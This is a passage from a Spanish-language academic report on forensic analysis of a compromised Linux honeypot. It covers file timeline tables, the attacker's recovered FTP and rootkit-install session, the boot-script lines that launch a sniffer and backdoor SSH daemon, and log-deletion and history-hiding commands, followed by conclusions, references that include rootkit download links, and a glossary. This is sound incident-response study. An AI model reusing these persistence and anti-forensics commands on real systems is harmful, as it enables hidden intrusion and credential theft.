                           307 ..c -rw-r--r-- root     users
home/analisis/disco/usr/man/man6/ssh_config

                           697 ..c -rw-r--r-- root     users
home/analisis/disco/usr/man/man6/sshd_config

   Aug 06 01 09:58:03    12288 m.c -rw-rw-r-- root     root
home/analisis/disco/etc/psdevtab

                          4096 m.c drwxr-xr-x root     root     home/analisis/disco/root/.ssh

                           512 .a. -rw------- root     root
home/analisis/disco/root/.ssh/random_seed

   Aug 06 01 09:58:09    20240 .a. -rwxr-xr-x root     root     home/analisis/disco/bin/ln

                            21 .a. lrwxrwxrwx root     root
home/analisis/disco/lib/libNoVersion.so.1 -> libNoVersion-2.1.3.so

                             9 m.c lrwxrwxrwx root     root
home/analisis/disco/root/.bash_history -> /dev/null

                           512 m.c -rw------- root     root
home/analisis/disco/root/.ssh/random_seed

                            65 .a. -rwxr-xr-x root     users
home/analisis/disco/usr/bin/make-ssh-host-key

                        201020 .a. -rwxr-xr-x root     root
home/analisis/disco/usr/bin/ras2xm

                          4096 m.c drwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..
```

(Continación)

```
                          4060 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..  /.dir/create

                          8268 ..c -rwx--x--x root     root
home/analisis/disco/usr/man/man1/..  /.dir/crush

                            63 ..c -rwx------ root     root
home/analisis/disco/usr/man/man1/..  /.dir/klog

                         22173 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..  /.dir/s

                          7165 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..  /.dir/snif

                         37711 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..  /.dir/w

                           525 m.c -rw------- root     root
home/analisis/disco/usr/man/man6/ssh_host_key

                           329 m.c -rw-r--r-- root     root
home/analisis/disco/usr/man/man6/ssh_host_key.pub

   Aug 06 01 09:58:10    33392 .a. -rwxr-xr-x root     root     home/analisis/disco/bin/cp

                         41104 .a. -rwxr-xr-x root     root     home/analisis/disco/bin/mv

                         35300 .a. -rwxr-xr-x root     root
home/analisis/disco/bin/netstat

                         33280 .a. -rwxr-xr-x root     root     home/analisis/disco/bin/ps

                        144592 .a. -rwxr-xr-x root     root     home/analisis/disco/bin/tar

                        202709 .a. -rw-r--r-- root     root
home/analisis/disco/boot/System.map-2.2.14-5.0

                           145 .a. -rw-r--r-- root     root     home/analisis/disco/dev/xmx

                          4096 m.c drwxr-xr-x root     root     home/analisis/disco/etc

                           660 m.c -rwxr-xr-x root     root
home/analisis/disco/etc/ftpaccess

                            89 m.c -rw------- root     root
home/analisis/disco/etc/ftpusers

                         12288 .a. -rw-rw-r-- root     root
home/analisis/disco/etc/psdevtab

                         13699 m.c -rwxr-xr-x root     root
home/analisis/disco/etc/rc.d/rc.sysinit

                          4096 m.c drwxr-xr-x root     root
home/analisis/disco/etc/rc.d/rc2.d

                          4096 m.c drwxr-xr-x root     root
home/analisis/disco/etc/rc.d/rc3.d

                          4096 m.c drwxr-xr-x root     root
home/analisis/disco/etc/rc.d/rc4.d

                         17002 .a. -rwxr-xr-x root     root
home/analisis/disco/lib/libNoVersion-2.1.3.so

                         44108 .a. -rwxr-xr-x root     root
home/analisis/disco/lib/libproc.so.2.0.6

                         4096 m.c drwxr-xr-x root     root     home/analisis/disco/sbin
```

(Continuación)

```
                      10160 .a. -rwxr-xr-x root     root
home/analisis/disco/usr/bin/killall

                       8860 .a. -r-xr-xr-x root     root
home/analisis/disco/usr/bin/w

                       4096 m.c drwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..  /.dir

                       4096 m.c drwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..  /.dir/sc

                      13067 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..  /.dir/sc/ben

                       1441 ..c -rwxr-xr-x 1000     1000
home/analisis/disco/usr/man/man1/..  /.dir/sc/ben.c

                      65536 ..c -rw------- root     root
home/analisis/disco/usr/man/man1/..  /.dir/sc/core

                        112 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..  /.dir/sc/osscan

                       4444 ..c -rwxr-xr-x 1000     1000
home/analisis/disco/usr/man/man1/..  /.dir/sc/pscan.c

                      15715 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..  /.dir/sc/scan

                      15121 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/man/man1/..  /.dir/sc/wus

                       4096 m.c drwxr-xr-x root     root
home/analisis/disco/usr/man/man6

                       1024 m.c drwxr-xr-x root     root
home/analisis/disco/var/run

                          5 mac -rw-r--r-- root     root
home/analisis/disco/var/run/sshd.pid

                         17 ..c lrwxrwxrwx root     root     <raiz-hda4-dead-
92574>

   Aug 06 01 09:58:11        0 .a. crw-r--r-- root     root
home/analisis/disco/dev/random

                       4096 m.c drwxr-xr-x root     root
home/analisis/disco/etc/rc.d/init.d

                       4096 m.c drwxr-xr-x root     root
home/analisis/disco/etc/rc.d/rc5.d

                        512 m.c -rw------- root     root
home/analisis/disco/usr/man/man6/ssh_random_seed

                       1086 ..c -rwxr-xr-x root     root     <raiz-hda4-dead-
77255>

                         17 ..c lrwxrwxrwx root     root     <raiz-hda4-dead-
92572>

   Aug 06 01 09:58:22        0 mac drwxr-xr-x root     root     <raiz-hda4-live-
31810>

Aug 06 01 09:58:30     1024 m.c drwxr-xr-x root     root     home/analisis/disco/var/log
```

Tabla 19 – Instalación del rootkit

Analizando el contenido de la **Tabla 20** se pudo observar que en primer lugar se modificó el *status* de determinados ficheros (*ps*, *netstat*). El objetivo de esta modificación fue que éstos sólo pudieran ser ejecutados por el *root*. También se pudo observar la creación de 2 ficheros en /dev y que, como se vio anteriormente, se trataba de los ficheros de configuración para los binarios troyanizados.

Otro dato de interés que se consiguió fue el lugar de instalación de los programas utilizados por el intruso: "*usr/man/man1/.. /.dir*"; en particular se pudo ver que en ese mismo directorio se instaló un *sniffer* (*snif*).

Recuperando el fichero denotado por <<*raiz-hda4-dead-77255*>> se comprobó que se trataba del *script* de lanzamiento del demonio de *portmap*. Posiblemente, el atacante lo borró y lo sustituyó para dejar una puerta abierta de entrada al sistema para accesos posteriores.

Relacionado con el *snif* instalado por el atacante se pudo saber que la salida obtenida por éste era almacena en el fichero *chipsul*, que más tarde se renombró y pasó a llamarse *log*. La última información contenida en este fichero mostraba datos sobre todas las conexiones realizadas sobre el sistema (incluido *logins* y *passwords* de accesos remotos)[2].

Algunos scripts de arranque y otros ficheros de configuración también fueron modificados. En particular fue interesante la modificación realizada sobre el fichero */etc/rc.d/rc.sysinit*, ya que en él se añadieron las líneas necesarias para que cuando se volviera a arrancar el equipo se activara el sniffer:

```
cd /usr/man/man1/"..  "/.dir
./snif >chipsul &
/usr/bin/ras2xm -p 2120 -q
```

Tabla 20 – Líneas introducidas en el fichero rc.sysinit

Otro dato interesante fue que el atacante enlazó el fichero *.bash_history* del *root* a /dev/null, con el objetivo de no dejar ninguna constancia de los comandos que ejecutaba.

En el directorio *usr/man/man1/.. /.dir/sc* se instaló un programa para el escaneo de puertos.

El resto de la información que aparece en el fichero de tiempos MAC no es realmente importante para el análisis.

En la última fase del análisis se precederá a examinar el flujo de tráfico capturado por el equipo de control. En general, los pasos a seguir suelen dividirse en:

[2] Dado que el carácter de esta información no es relevante para el estudio, se omite el contenido del fichero

- Análisis de los flujos de datos para agruparlos según las distintas conexiones capturadas . En estos casos conviene la utilización de algún tipo de *script* que facilite y automatice esta labor, pues la cantidad de información con la que se puede llegar a trabajar (del orden de varios *gigabytes*) hace inviable un tratamiento manual.

- Almacenamiento de la información de cada conexión es un fichero donde sea fácilmente identificable: origen y destino de la conexión, fecha y hora de comienzo y finalización, puerto utilizado y tamaño de la misma.

- Establecer, en su caso, si existe algún tipo de desfase horario entre el sistema de control y el equipo analizado. Esto es fundamental para poder comparar los datos de las conexiones almacenadas con la información que ha quedado registrada en el equipo atacado.

- Estudio de las conexiones y búsqueda de datos que faciliten la identificación del atacante. El orden seguido al examinar las conexiones puede disminuir el tiempo que es necesario emplear, por eso conviene empezar por las que parezcan más prometedoras.

Para separar el tráfico almacenado en el equipo de control se realizó un *script* en *perl* que generaba automáticamente un fichero por cada conexión detectada. Como resultado de la ejecución de este programa se obtuvo un listado de todas las conexiones.

Este listado permitió comprobar que había un desfase de 1h y 57 minutos (aproximadamente) entre el equipo de control y el equipo víctima. Este dato se obtuvo al observar que la conexión realizada a través del puerto 21 (puerto del *ftp*) al equipo víctima el 5 de Agosto a las 10:20:36 desde ca############.#######.## (según el fichero de logs recuperado en el equipo víctima), fue recogida a las 12:17:51 del mismo día por el equipo de control.

La secuencia de acontecimientos ocurrida fue la siguiente (se utiliza el horario dado por el equipo de control):

- El 5 de Agosto a las 01:14:41 horas hubo una conexión desde el equipo 134.###.###.### (puerto 4373) al puerto *ftp* (21) del equipo víctima.

- A las 12:17:51 del 5 de Agosto se produjo una conexión desde el equipo 62.###.###.### (ca#########.###.########.## ,puerto 2149) al puerto *ftp* (21).

- El 5 de Agosto hubo 2 conexiones ftp (a las 18:37:28 y las 18:56:02) desde el equipo 213.##.##.## (puertos 4906 y 1534, respectivamente). Se omite el contenido de las conexiones.
  Antes de cerrar la última conexión ftp, el mismo equipo ejecutó otras 2 conexiones desde los puertos 1540 y 1541 con destino a los puertos 36978 y 9669 del equipo víctima.

- La siguiente información realmente interesante apareció el 6 de Agosto a las 08:46:43, momento en el cual se conectaron desde el equipo 131.###.###.### (lu###.###.###.###, puerto 3650) al puerto *sunrpc* (*remote procedure call*) y que duró hasta las 09:55:35. Debido a la larga duración de la conexión y al hecho de que durante la conexión se establecieron comunicaciones *ftp* con el exterior, se puede deducir que el atacante aprovechó algún *bug* del servicio para ejecutar un *script* que automáticamente se encargarse de obtener el *rootkit*.
  Esta teoría está soportada por el hecho de que se estableciera una conexión *ftp* a la dirección 209.###.###.### (ad###.###) y se abriera un canal para recibir datos (transferencia de ficheros).
  De esa conexión se pudo obtener un listado de las actividades desarrolladas por el atacante: desde la conexión, vía ftp, a un servidor para descargarse el archivo con los ficheros troyanizados, hasta el proceso de instalación de los mismos, así como el *login* y el *password* con en el que el atacante se conectó.

  La información obtenida es la que se muestra a continuación:

```
#/usr/sbin/tcpdump -r tcpdump -w conexion port21
#strings conexion
....
cd /; uname -a; id;_=n;
Linux test3 2.2.14-5.0 #1 Tue Mar 7 20:53:41 EST 2000 i586 unknown
uid=0(root) gid=0(root)
ftp 209.###.###.###

be#####
Password:
RM*****
get bebe.tar.gz
tar -xvzf bebe.tar.gz
bebe/
bebe/create
bebe/crush
bebe/ftpaccess
bebe/ifconfig
bebe/in.rexedcs
bebe/install
bebe/klog
bebe/netstat
bebe/ps
bebe/s
bebe/sc.tar.gz
```

(Continaución)

```
bebe/snif
bebe/ssh.tar.gz
bebe/syslogd
bebe/tcpd
bebe/top
bebe/w
rm -rf bebe.tar.gz
cd bebe
./install
"Instalarea a inceput aveti rabdare...."
"Inlocuim netstat, ps, ifconfig, top..."
"--- Instalarea se face in ROOT mode?"
"+++ Da , putem continua"
in.rexedcs: no process killed
defauths: no process killed
dcs: no process killed
defauths: no process killed
rpc.statd: no process killed
psybnc: no process killed
"Cream fisierele /dev ... si ascundem programele..."
"Desfacem SSH-ul..."
usr/
usr/bin/
usr/bin/make-ssh-host-key
usr/bin/make-ssh-known-hosts
usr/bin/scp
usr/bin/ssh
usr/bin/ssh-add
usr/bin/ssh-agent
usr/bin/ssh-askpass
usr/bin/ssh-keygen
usr/bin/chipsul
usr/bin/ras2xm
usr/bin/sourcemask
usr/man/
usr/man/man6/
usr/man/man6/ssh_config
usr/man/man6/sshd_config
Computing the keys...
Testing the keys...
Key generation complete.
```

(Continuación)

```
Initializing random number generator...
Your identification has been saved in /usr/man/man6/ssh_host_key.
Your public key has been saved in /usr/man/man6/ssh_host_key.pub
"Instalam sniferul si cream directorul hidden"
"/usr/man/ exista... nu mai trebuie creat"
"/usr/man/man1/ exista... nu mai trebuie creat"
"[ OK ] Puteti sa va pedepsiti dusmanii prin FLOOD incepand de acuma"
"Stergem fisierul root.bash_history"
"--- Linkuim /root/.bash_history cu /dev/null ..."
"+++ [ OK ] Totul in regula cu fisierul /root/.bash_history ..."
"Crearea portului secret de SSH aproape gata..."
"ras2xm: no process killed"
sc/ben.c
sc/core
sc/osscan
sc/pscan.c
sc/scan
sc/wus
"---Sniffer a fost pornit cu success---"
"securizare ...."
portmap: no process killed
rpc.statd: no process killed
portmap: no process killed
".... gata :)"
"Modifyed for beboiu --- respekt from curicutz :)"
rm -rf bebe
rm -rf /var/log/messages
....
```

Tabla 21 – Información obtenida del análisis de las conexiones

Con los datos obtenidos del análisis ya se puede elaborar un informe donde quede reflejado todas la acciones realizadas por el atacante, y que puede servir de prueba para emprender acciones legales.

Capítulo 4

Conclusiones y vías futuras

Para finalizar, se muestra un resumen general de los resultados obtenidos, así como de las aplicaciones reales que tiene este trabajo. También se comentan qué características podrían ser ampliadas y cómo.

4.1. Conclusiones

Todo el mundo parece estar de acuerdo en que el problema de la seguridad en equipos informáticos y redes de computadores es tan amplio como complejo, por eso se hace necesario estar al día en los nuevos métodos de ataque y tener sistemas eficaces de detección de intrusiones.

Así mismo, la dificultad de encontrar gente con experiencia en el análisis de ataques y la falta de un marco de trabajo común, favorece que muchos de estos delitos no sean denunciados y, por supuesto, no sean penados.

En este contexto ha surgido la realización de presente proyecto (que, a su vez, está enmarcado dentro de la experiencia piloto desarrollada por **RedIRIS** para la creación de una red de equipos vulnerables inspeccionada); en él se ha tratado de aunar ambos problemas para proponer soluciones prácticas: por un lado, se ha montado una infraestructura que ha permitido monitorizar y detectar ataques sobre distintos equipos, y por otro se han descrito un conjunto de pasos que pueden servir como guía para la recogida de evidencias y el análisis de sistemas atacados, pudiéndose utilizar los resultados obtenidos como prueba de la actividad delictiva del atacante. Para finalizar, se ha ilustrado toda la base teórica expuesta mediante el análisis de un caso real .

Los resultados alcanzados como consecuencia del trabajo realizado hacen pensar que se abren las puertas de una nueva línea de investigación que no ha hecho sino empezar, y que ayudará, en un futuro no muy lejano, a conseguir sistemas más seguros y a poder luchar contra los ataques usando un marco de trabajo común: la ***Informatoscopia***.

4.2. Posibles ampliaciones

En este proyecto se ha tratado de definir una arquitectura que permitiera la monitorización y el análisis de ataques sobre equipos informáticos. Sin embargo, son muchas las mejoras que se pueden realizar sobre la base de lo desarrollado hasta ahora.

La infraestructura montada para este proyecto constituye un sistema básico de monitorización de equipos, a partir de él se pueden realizar refinamientos sucesivos que faciliten esta labor y que permitan la obtención de resultados de una forma más rápida y eficaz.

Las siguientes líneas plantean algunas de las mejoras que podrían realizarse como continuación a este proyecto:

- **Instalación y monitorización de más equipos trampa**: Detectar y analizar otros tipos de ataques realizados sobre distintos sistemas operativos. Por ejemplo: *Solaris*, *Iris*, *Windows NT*... Desarrollar una infraestructura distribuida por distintas redes y simular conexiones ficticias haciendo uso de diferentes protocolos con el fin de inducir al atacante a llegar a otros equipos trampa para poder analizar sus acciones.

- **Captura de logs remotos**: El demonio *syslog* permite guardar fácilmente registros en máquinas remotas, de esta forma se pretende que, aunque la seguridad de un sistema se vea comprometida y sus *logs* sean modificados se puedan seguir registrando las actividades sospechosas en una máquina, *a priori*, segura. Esto se consigue definiendo un "*LOGHOST*" en lugar de un archivo normal en el fichero */etc/syslog.conf* de la máquina que nos interesa guardar información. Por su parte, en el *host* donde se desee almacenar los logs se deberá tener definido el puerto syslog en */etc/services* y ejecutar syslog con el parámetro '-r' para que acepte conexiones a través de la red.

  A partir de ese momento todos los mensajes generados en la máquina origen se enviarán a la de destino y se registrarán según las reglas de ésta: en un fichero, en un dispositivo... o incluso se reenviarán a otra máquina.

  Ahora bien, cualquier atacante mínimamente experimentado tendrá en cuenta esta posibilidad, y una de las primeras cosas que hará después de la intrusión será

modificar el fichero */etc/syslog.conf* para que no recoja ninguna de las actividades realizadas por él.

Por eso sería interesante llevar a cabo la modificación del demonio *syslog*, de forma que éste envíe al equipo de control (equipo remoto) todas las llamadas que se produzcan, con independencia de que estén incluidas o no en el fichero */etc/syslog.conf*.

- **Monitorización de procesos**: Como ya se ha visto a lo largo de proyecto, uno de los patrones de comportamiento típicos de cualquier atacante es proceder a la instalación de un *rootkit* después de la intrusión.

  Por las características propias de estos programas, la ejecución de cualquier fichero que pueda delatar su presencia en el sistema será ocultada. Así, por ejemplo, la ejecución de un '*syslog*' troyanizado no almacenará información alguna sobre las conexiones al sistema a través de determinados puertos; la ejecución de '*ps*' no mostrará determinados procesos, como puede ser un sniffer de red...

  Por todo ello se hace necesario monitorizar la ejecución de los procesos del sistema, sin que se tenga que hacer uso de los programas del sistema destinados a tal efecto (que posiblemente estén troyanizados). Una mejora, por tanto, podría ser la realización de un parche que al aplicarlo al núcleo de sistema operativo (en este caso *Linux*) permita monitorizar la ejecución de cualquier proceso. Básicamente, lo que habría que hacer es un módulo que interceptara la llamada de ejecución de programas: "*exec*", y, además de ejecutarla, mandarla al *syslog* (mostrando el nombre del usuario y el proceso que está ejecutando).

- **Modificación de TCT**: A pesar de que la herramienta **TCT** (utilizada en análisis forense) permite manejar distintos tipos de sistemas de ficheros, cuando se compila sobre un sistema operativo concreto, únicamente es capaz de manejar el sistema de ficheros propio de la máquina sobre la que ha sido compilada. Así, por ejemplo, aunque sea posible montar en Linux (cuyo sistema de ficheros es *EXT2FS*) una partición procedente de un sistema operativo *FreeBSD* (cuyo sistema de ficheros es *FFS*), **TCT** no podrá realizar el análisis sobre las imagen de la partición de *FreeBSD*, ya que sería necesario la compilación de la herramienta sobre dicho sistema. La idea sería modificar el código del programa (que es de libre distribución) para que reconociera sistemas de ficheros distintos al de la máquina donde ha sido compilada.

- **Desarrollo de un interfaz que permita la separación, visualización y clasificación de las distintas conexiones que se hayan producido sobre un equipo, dado un flujo de tráfico**.

  Entre otras cosas, el programa debería permitir:

- Almacenar en distintos ficheros la información relativa a cada conexión, indicando la hora, duración, origen, destino y número de paquetes que la componen.

- Generar una página HTML o ASCII con un listado cronológico de las conexiones, de forma que se pueda ver cuándo se produce un escaneo, cuándo un acceso *FTP*...

- Analizar con el *snort* los flujos para ver los que contienen ataques.

- Grabar los flujos *FTP-data* como ficheros, analizando su contenido.

- Cualquier otra actividad que facilite el análisis del tráfico de red.

Bibliografía

5.1 Referencias

[Ano97] Anonymous. *Maximum Security: a hacker's guide to protecting your Internet site and and network*. McMillan Computer Publishing, 1997.

[AVH00] Antonio Villalón Huertas. *Seguridad en Unix y Redes v. 1.2*. Octubre 2000. http://www.rediris.es/cert/unixsec

[BBD96] Michael Beck, Harold Bohme, Mirko Dzladzka, Ulrich Kunitz, Robert Magnusm and Dirk Verworner. *Linux Kernel Internals*. Addison-Wesley, 1996.

[BG98] Brownlee, N., and E. Guttman. *RFC2350: Expectations for Computer Security Incident Response*. Junio 1998.

[Bra97] Bradner, S. *RFC2119: Key words for use in RFCs to Indicate Requirement Levels*. Marzo 1997.

[C91] Dave Curry et al. *RFC1244: Site Security Handbook*. Internet Activities Board, Julio 1991.

[Caj82] Valentin Sanz Caja. *Vulnerabilidad y seguridad de los sistemas informáticos*. Fundación Citema, 1982.

[CB94] Willian R. Cheswick and Steven M. Bellovin. Firewalls and Internet Security: Repelling the wily hacker. Adisson Wesley, 1994.

[CER99] CERT. CERT Advisory CA-99-02. Trojan Horses. Technical report, Computer Emergency Response Team, Marzo 1999.

[Cur92] Curry, David A. *Unix System Security. A Guide for Users and System Administrators*.
Addison-Weslwy Profesional Computing Series. 1992

[Den90] P. Denning. *Computers unders atack*. ACM Press, 1990

[Gal96] Miguel Ángel Gallardo Ortiz, *Informatoscopia y tecnología forense. In Ámbito Jurídico las Tecnologías de la Información.* Consejo General del Poder Judicial, 1996.

[FAR1999] Farmer, D., and W Venema. *Computer Forensics Analysis Class Handouts*. http://www.fish.com/forensics/.

[Hun92] Craig Hunt. *TCP/IP Network Administration*. O' Reilly & Associates, 1992.

[Kir95] Olaf Kirch. *The Linux Network Administrators's Guide*. O' Really & Associates, 1995.

[Man91] Jason Manger. *Unix: The complete book*. Sigma Press, 1991.

[Mon] Monserrat Coll, Francisco. *Recuperación ante ataques*. http://www.rediris.es/cert/doc/docu_rediris/incidentes/

[Mou00] Gerhard Mourani. Get acquainted with Linux Security and Optimization Sytem. Technical report, Open Network Architecture, Enero 2000.

[NSS89] Evi Nemeth, Garth Snyder, and Scott Seebass. *Unix System Administration Handbook*. Prentice Hall, 1989.

[Pra99a] Pragmatic. *Attacking FreeBSD with Kernel Modules*. http://www.infowar.co.uk/thc/, Junio 1999.

[Pra99b] Pragmatic. *Complete Linux Loable Kernel Modules*. http://www.infowar.co.uk/thc/, Marzo 1999.

[RCG96] A. Ribagorda, A. Clavo, and M.A. Gallardo. *Seguridad en Unís: Sistemas Abiertos e Internet*. Paraninfo, 1996.

[Rus99] Paul Russell. *Linux ipchains HOWTO*, v. 1.0.7. http://www.rustcorp.com/linux/ipchains/, 1999. Consulta imprescindible para todo aquel que pretenda trabajar con iptables.

[Sch] Schwartz, Randal L. *Learning Perl*. O'Reilly & Associates, Inc.

[Sei99] Kurt Seifried. *Linux Administrator's Security Guide*. http://www.securityportal.com/lags/, 1999

[SH95] Karanjit Siyan and Chris Hare. *Internet y seguridad en redes*. Prentice Hall, 1995

5.2 Recursos en Internet

Gran parte de la información empleada en este proyecto está disponible en Internet. A continuación se muestran algunas **URL**s que pueden ser de interés:

5.2.1. Direcciones generales:

- **[1]** http://www.cerias.purdue.edu/homes/carrier/forensics.html
  B. Carrier, *Autopsy Forensic Browser v1.01*.

- **[2]** http://www.cerias.purdue.edu/homes/carrier/forensics.html
  B. Carrier. *TCTUTILs v1.01*, disponible en:

- **[3]** http://project.honeynet.org/challenge/
  D. Dittrich, *The Honey Forensic Challenge*.

- **[4]** http://project.honeynet.org/challenge/results/dittrich/evidence.txt
  D. Dittrich, *The Honey Forensic Challange Analysis*.

- **[5]** http://www.porcupine.com/tct
  D. Farmer and W. Venema, *The Coroners Toolkit (TCT) v1.06*.

- **[6]** http://www.scmagazine.com/scmagazine/2000_09/survey/survey.html
  J. Holley, Septiembre 2000, *Market Survey: Computer Forensics, SC Magazine*.

- **[7]** http://packetstorm.securify.com/UNIX/penetration/rootkits/lrk4.src.tar.gz
  L. Somer, Linux Rootkit 4, 26 Nov., 1998, disponible en:

- **[8]** http://www.clark.net/~roesch/snort-1.2.1.tar.gz
  Sitio de descarga de Snort (página del autor).

- **[9]** http://www.clark.net/~roesch/security.html
  Información sobre *snort*.

- **[10]** http://www.clark.net/~roesch/snort-lib
  Repositorio de librerías de reglas para *snort* disponibles.

- **[11]** http://www.tcpdump.org/
  Página oficial de *tcpdump*.

- **[12]** http://www.netcore.fi/pekkas/linux/ipv6/
  Fuentes de *tcpdump* en formato rpm.

- **[13]** http://www.l0pht.com/~weld/netcat/

Lugar de descarga de *netcat*.

- **[14]** http://www.l0pht.com/~weld/netcat/readme.html
  Información sobre la utilidad *netcat*.

- **[15]** http://packetstorm.securify.com/groups/thc/LKM_HACKING.html
  Información sobre el funcionamiento del núcleo de los sistemas *Linux*.

- **[16]** http://www.ietf.org/1id-abstracts.html
  Lista actualizada de los *Internet-Drafts* disponibles.

- **[17]** http://staff.washington.edu/dittrich/misc/forensics
  En esta dirección se puede encontrar los información sobre los pasos básicos que se deben dar para realizar análisis forense sobre sistemas *Unix*.

- **[18]** http://freebsd.org
  Página oficial del sistema operativo *FreeBSD*.

- **[19]** http://www.valinux.com
  Página oficial de VA-Linux.

- **[20]** http://www.eecis.udel.edu/~ntp/
  Dirección donde se puede encontrar información sobre el servidor de sincronización de tiempos *ntp*.

- **[21]** http://packetstorm.securify.com/
  Dirección desde donde se puede descargar el rootkit "*adore*".

- **[22]** http://bridge.sourceforge.net/devel/bridge-nf/bridge-nf-20010519-against-2.4.4-1.diff
  Dirección donde se puede encontrar un parche que permite el funcionamiento conjunto en modo *bridge+firewall* en equipos Linux.

- **[23]** http://www.rediris.es
  Dirección de *RedIRIS*.

- **[24]** http://www.ethereal.com/
  Página oficial de *Ethereal*.

- **[25]** http://www.frameloss.org/toolkit/rootkit/linux/.
  Dirección donde se puede obtener información y bajar un *rootkit*.

- **[26]** http://www.rootshell.com/archive-j457nxiqi3gq59dv/199707/linsniffer.c.html
  Código fuente del *sniffer*: "*linsniffer*".

5.2.2 Publicaciones periódicas:

- **[27]** Computer & Security: http://www.elsevier.nl/locate/inca/4058771
- **[28]** Computer Forensics Online: http://www.shk-dplc.com/cfo/
- **[29]** SecurityMagazine: http://www.secmag.com/
- **[30]** Linux Gazette: ftp://ftp.rediris.es/software/linux/lg/
- **[31]** Linux World: http://www.linuxworld.com/

5.2.3 Grupos *Underground*

- **[32]** L0pht Heavy Industries: http://www.l0pht.com/
- **[33]** The Hacker's Choice: http://thc.pimmel.com/
- **[34]** The Cult of the Dead Cow: http://www.culdeadcow.com
- **[35]** Chaos Computer Club: http://www.ccc.de/
- **[36]**!Hispahack: http://hispahack.ccc.de/
- **[37]** Underground ORG: http://underground.org/
- **[38]** Rhino9 – Security Research Team: http://rhino9.technotronic.com/
- **[39]** R00t: http://www.r00t.org/
- **[40]** Els Apostols: http://www.apostols.org/
- **[41]** HERT Computer Security Research: http://www.hert.org/
- **[42]** Blackbrains Team: http://www.blackbrains.org/
- **[43]** 8LGM Group: http://www.8lgm.org/

5.2.4 Exploits y *vulnerabilidades*

- **[44]** RootShell: http://www.rootshell.com/
- **[45]** No more secrets: http://underground.org/
- **[46]** Exploits and Tools: http://www.hha.net/hha/exploits/
- **[47]** AntiOnline Hacking and Hacker Site: http://www.antionline.com/
- **[48]** Insecure ORG: htpp://www.insecure.org/
- **[49]** Hackers HomePage: http://www.hackershomepage.com/

Glosario de términos

Algunas definiciones que pueden ser de utilidad:

- **Ataque por diccionario**: Sistema que pretende adivinar claves de usuarios probando para ello palabras contenidas en un diccionario

- **Backdoor o puerta trasera**: Modo no documentado de penetrar en un sistema de ordenadores utilizado por los atacantes para entrar en un equipo previamente vulnerado.

- **Backup**: Copia de seguridad de ficheros (en este contexto).

- **Buffer overflow**: Desbordamiento de la pila de ejecución de un programa, provocando que la dirección de retorno de una función sea aleatoria y comprometiendo la seguridad del sistema.

- **Bug**: Comportamientos erróneos del software ante situaciones que no se previeron en su implementación.

- **Caballo de Troya o programa troyanizado**: Un programa que se enmascara como algo que no es, normalmente con el propósito de conseguir acceso a una cuenta o ejecutar comandos con los privilegios de otro usuario.

- **CERT**: Acrónimo de *Computer Emergency Response Team*. Un grupo de personas responsables de responder a los incidentes de seguridad dentro de una organización.

- **Exploit**: Programa que aprovecha un error en otro programa para violar la política de seguridad del sistema.

- **Firewall** : Cortafuegos.

- **FreeBSD**: Sistema operativo Unix BSD de dominio público.

- **Host**: Cualquier ordenador conectado a una red.

- **IDS**: Acrónimo de Intruder Detection System, es decir, sistema para la detección de intrusos.

- **IETF**: Acrónimo de *Internet Engineering Task Force*, la principal organización de estándares (en transmisión de información) de Internet.

- **Imagen**: (En este contexto) Copia realizada bit a bit de una partición de un disco.

- **Internet-Draft**: Documento de Internet proporcionado por *IETF* que se expone para que sea revisado.

- **Linux**: Sistema operativo Unix de dominio público, híbrido entre *System V* y *BSD*.

- **Loghost**: Equipo remoto donde se almacenan los logs generados por un programa (como por ejmeplo, 'syslog').

- **Nodo-i**: Tabla asociada a un fichero que contiene los atributos y direcciones en disco de los bloques del fichero.

- **Partición**: Cada una de las divisiones lógicas que se realizan sobre un dispositivo de almacenamiento (generalmente aplicado a discos duros).

- **Patches**: Código que se añade al software para evitar los **bugs**.

- **Rootkit**: Conjunto de programas de nombre y comportamiento similar al de comandos del sistema operativo, que sin embargo no muestran información sobre determinados estados del sistema. Así, la versión modificada del comando "ls" no listará los ficheros creados por un intruso,"ps" no mostrará la ejecución de determinados procesos o "netstat" no mostrará las conexiones de un atacante.

- **Script**: Guión que representa una secuencia de órdenes a ejecutar por el sistema.

- **Shell**: Intérprete de órdenes para un sistema operativo.

- **Traceroute**: Comando propio de sistemas Unix que imprime la ruta seguida por un paquete hasta la llegada a su destino.

- **Trigger**: Disparador.

Apéndice A: Configuración *Firewall+Bridge*

Opciones que son necesarias para que el núcleo de un sistema operativo *Linux* funcione en modo *firewall+bridge*.

- *CONFIG_NETFILTER*
- *CONFIG_IP_NF_CONNTRACK*
- *CONFIG_IP_NF_FTP*
- *CONFIG_IP_NF_QUEUE*
- *CONFIG_IP_NF_IPTABLES*
- *CONFIG_IP_NF_MATCH_LIMIT*
- *CONFIG_IP_NF_MATCH_MAC*
- *CONFIG_IP_NF_MATCH_MARK*
- *CONFIG_IP_NF_MATCH_MULTIPORT*
- *CONFIG_IP_NF_MATCH_TOS*
- *CONFIG_IP_NF_MATCH_TCPMSS*
- *CONFIG_IP_NF_MATCH_STATE*
- *CONFIG_IP_NF_MATCH_UNCLEAN*
- *CONFIG_IP_NF_MATCH_OWNER*
- *CONFIG_IP_NF_FILTER*
- *CONFIG_IP_NF_TARGET_REJECT*
- *CONFIG_IP_NF_TARGET_MIRROR*
- *CONFIG_IP_NF_NAT*
- *CONFIG_IP_NF_NAT_NEEDED*
- *CONFIG_IP_NF_TARGET_MASQUERADE*
- *CONFIG_IP_NF_TARGET_REDIRECT*
- *CONFIG_IP_NF_NAT_FTP*
- *CONFIG_IP_NF_MANGLE*
- *CONFIG_IP_NF_TARGET_TOS*
- *CONFIG_IP_NF_TARGET_MARK*
- *CONFIG_IP_NF_TARGET_LOG*
- *CONFIG_IP_NF_TARGET_TCPMSS*
- *CONFIG_IP_NF_COMPAT_IPCHAINS*
- *CONFIG_IP_NF_NAT_NEEDED*
- *CONFIG_IP_NF_COMPAT_IPFWADM*
- *CONFIG_IP_NF_NAT_NEEDED*
